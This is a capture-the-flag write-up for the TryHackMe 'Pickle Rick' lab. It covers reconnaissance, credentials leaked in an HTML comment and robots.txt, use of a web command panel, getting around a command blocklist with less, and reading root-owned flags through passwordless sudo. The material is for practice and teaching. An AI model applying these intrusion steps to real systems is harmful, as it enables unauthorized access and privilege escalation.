

“A Rick and Morty CTF. Help turn Rick back into a human!”

This is probably one of the easiest TryHackMe Boxes but then again , it’s great for practice. So without further ado , let’s dive in !



To start with, we do a little **nmap** scan on the given IP address and discover that there are two open ports as follows :

```
~/.PickleRick nmap 10.10.91.252
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-18 15:32 IST
Nmap scan report for 10.10.91.252
Host is up (0.24s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

As we don’t have a SSH username and password , we can ignore port 22 for now and hence it leaves us with port 80. We go to **http://10.10.91.252/** where we find a page hosted as follows :



Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to "BURRRP".....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the "BURRRRRRRRRP", password was! Help Morty, Help!

First things first , we view the source code of the page.

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <title>Rick is sup4r cool</title>
5 <meta charset="utf-8">
6 <meta name="viewport" content="width=device-width, initial-scale=1">
7 <link rel="stylesheet" href="assets/bootstrap.min.css">
8 <script src="assets/jquery.min.js"></script>
9 <script src="assets/bootstrap.min.js"></script>
10 <style>
11 .jumbotron {
12   background-image: url("assets/rickandmarty.jpeg");
13   background-size: cover;
14   height: 340px;
15 }
16 </style>
17 </head>
18 <body>
19
20 <div class="container">
21 <div class="jumbotron"></div>
22 <h1>Help Morty!</h1></div>
23 <p>Listen Morty... I need your help. I've turned myself into a pickle again and this time I can't change back!</p></div>
24 <p>I need you to <b>BURRRP</b>...Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
25 I have no idea what the <b>BURRRRRRRRP</b>, password was! Help Morty, Help!</p></div>
26 </div>
27
28 <!--
29
30 Note to self, remember username!
31
32 Username: R1ckRu13s
33
34 -->
35
36 </body>
37 </html>
38
```

Here we see a little interesting message :

```
28 <!--
29
30 Note to self, remember username!
31
32 Username: R1ckRu13s
33
34 -->
```

So we have a Username as **R1ckRu13s**. Is it for SSH ? If so then what is the password ? Time for more Recon !

A little interesting thing which I noticed here was that there was a **/assets** folders which contains quite a bit of interesting stuff.

```

7 <link rel="stylesheet" href="assets/bootstrap.min.css">
8 <script src="assets/jquery.min.js"></script>
9 <script src="assets/bootstrap.min.js"></script>
10 <style>
11 .jumbotron {
12     background-image: url("assets/rickandmorty.jpeg");
13     background-size: cover;
14     height: 340px;
15 }

```

So let's first check for the existence of a **robots.txt** file. So when I do a curl request to **http://10.10.91.252/robots.txt** (10.10.91.252 being the IP of the Server) I get something very interesting.

```

~ /PickleRick curl "http://10.10.91.252/robots.txt"
Wubba lubba dub dub

```

So is this a Password ? We previously had got a Username. So is this the SSH password ? However when I try to SSH into the machine , I am unable to do so. So clearly this isn't the way to go. Let's focus back to **/assets**.

Index of /assets

Name	Last modified	Size	Description
 Parent Directory		-	
 bootstrap.min.css	2019-02-10 16:37	119K	
 bootstrap.min.js	2019-02-10 16:37	37K	
 fail.gif	2019-02-10 16:37	49K	
 jquery.min.js	2019-02-10 16:37	85K	
 picklerick.gif	2019-02-10 16:37	222K	
 portal.jpg	2019-02-10 16:37	50K	
 rickandmorty.jpeg	2019-02-10 16:37	488K	

Apache/2.4.18 (Ubuntu) Server at 10.10.91.252 Port 80

Here we can find a bunch of CSS and JS code and few images and gifs. I looked up for embedded messages in the images with the help of the password we discovered but couldn't find anything. It seemed I had hit a dead end here.

So let's list down what we know :

An Username as : ***R1ckRu13s***


A Password as : ***Wubbalubbadubdub***

Since these are not meant for SSH, there must be a login page somewhere.

Now if we look again at the files under ***/assets***, we see a ***portal.jpg***

So can there be a ***/portal*** ? Let's find out.(We can always use gobuster or dirbuster , this is just a wild guess)

A bit of fumbling around and I came across this :



Portal Login Page

Username:

Password:

Login

So there's a login page at ***http://10.10.91.252/portal.php***. Interesting....



We put in the Username and Password which we previously got and Voila! We are in !!

Command Panel

Commands

Execute

Here we can execute ***some*** code and get the corresponding output. I put in ***ls*** and here we get some the contents of the folder and in there we have our first secret ingredient as ***Sup3rS3cretPickl3Ingred.txt*** !

Command Panel

Commands

Execute

Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt

However when we put in ***cat Sup3rS3cretPickl3Ingred.txt*** as our input we get :

Command Panel

Commands

Execute

Command disabled to make it hard for future PICKLEEEE RICCCKKKK.


It seems we have a little bit of a challenge here.



After some trial and error it I found out that the **less** command does the trick here. Put in **less Sup3rS3cretPickl3Ingred.txt** and we get our First Ingredient !

Side Note : You can always do **<http://10.10.91.252/Sup3rS3cretPickl3Ingred.txt>** to view the secret ingredient.

Command Panel

Now we try to get the source PHP code to get a list of all the blacklisted commands. We put in **grep -R ""** in the command box and get the following page as output :

Command Panel

Commands

Execute

```
assets/jquery.min.js:/*! jQuery v3.3.1 | (c) JS Foundation and other contributors | jquery.org/license */

assets/jquery.min.js:!function(e,t){"use strict";"object"==typeof module&&"object"==typeof module.exports?module.exports=e.document?t(e,!0):function(e
",col:[2,"",
",tr:[2,"",
",td:[3,"",
",_default:[0,"",""]);ge.optgroup=ge.option,ge.tbody=ge.tfoot=ge.colgroup=ge.caption=ge.thead,ge.th=ge.td;function ye(e,t){var n;return n="undefined"
denied.php:
denied.php:
denied.php:
denied.php:

denied.php:

Rick Portal denied.php: denied.php: denied.php: denied.php:
denied.php: denied.php: denied.php: denied.php:
Commands denied.php: denied.php:
Potions denied.php: denied.php:
Creatures denied.php: denied.php:
Potions Beth Clone Notes

denied.php:

denied.php:
```

Inspecting the source, we get the list of the blacklisted command as follows :

```
200 portal.php: <?php
201 portal.php:     function contains($str, array $arr)
202 portal.php:     {
203 portal.php:         foreach($arr as $a) {
204 portal.php:             if (strpos($str,$a) !== false) return true;
205 portal.php:         }
206 portal.php:         return false;
207 portal.php:     }
208 portal.php:     // Cant use cat
209 portal.php:     $cmds = array("cat", "head", "more", "tail", "nano", "vim", "vi");
210 portal.php:     if(isset($_POST["command"])) {
211 portal.php:         if(contains($_POST["command"], $cmds)) {
212 portal.php:             echo "</br><p><u>Command disabled</u> to make it hard for future <b>PICKLEEEE RICCKKKK</b>.</p><img src='assets/fail.gif'>";
```

Good thing for us, the **ls** command isn't blacklisted. Now we need to check for **sudo** privileges using **sudo -l**.

Command Panel

Commands

Matching Defaults entries for `www-data` on `ip-10-10-91-252.eu-west-1.compute.internal`:

```
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

User `www-data` may run the following commands on `ip-10-10-91-252.eu-west-1.compute.internal`:

(ALL) NOPASSWD: ALL

Yayyyyyyy !! We can run **sudo** commands without any password !

To find the other two flags we type in ***sudo ls ../../../../****

Command Panel

Commands

```

.././../initrd.img
.././../vmlinuz

.././../bin:
bash
btrfs
btrfs-calc-size
btrfs-convert
btrfs-debug-tree
btrfs-find-root
btrfs-image
btrfs-map-logical
btrfs-select-super
btrfs-show-super
btrfs-zero-log
btrfsck
btrfstune
bunzip2
busybox
bzcatt
bzcmp
bzdiff
bzegrep
bzexe
bzfgrep
bzgrep
bzip2
bzip2recover
bzless
bzmore
cat
chac1
chgrp
chmod
chown
chvt
cp
cpio
dash
date
dd

```

Here we have list of all folders and sub folders in root. Upon closer inspection , we find two flags as : ***/home/rick/second ingredients*** and ***/root/3rd.txt***

Using **less** (**sudo less** in case of the third flag) we get the flags as :

Command Panel

Commands

Execute

1 jerry tear

Command Panel

Commands

Execute

3rd ingredients: fleeb juice

Finally we have all our secret ingredients. We work out the potion and finally transform Rick back to a human from a pickle !

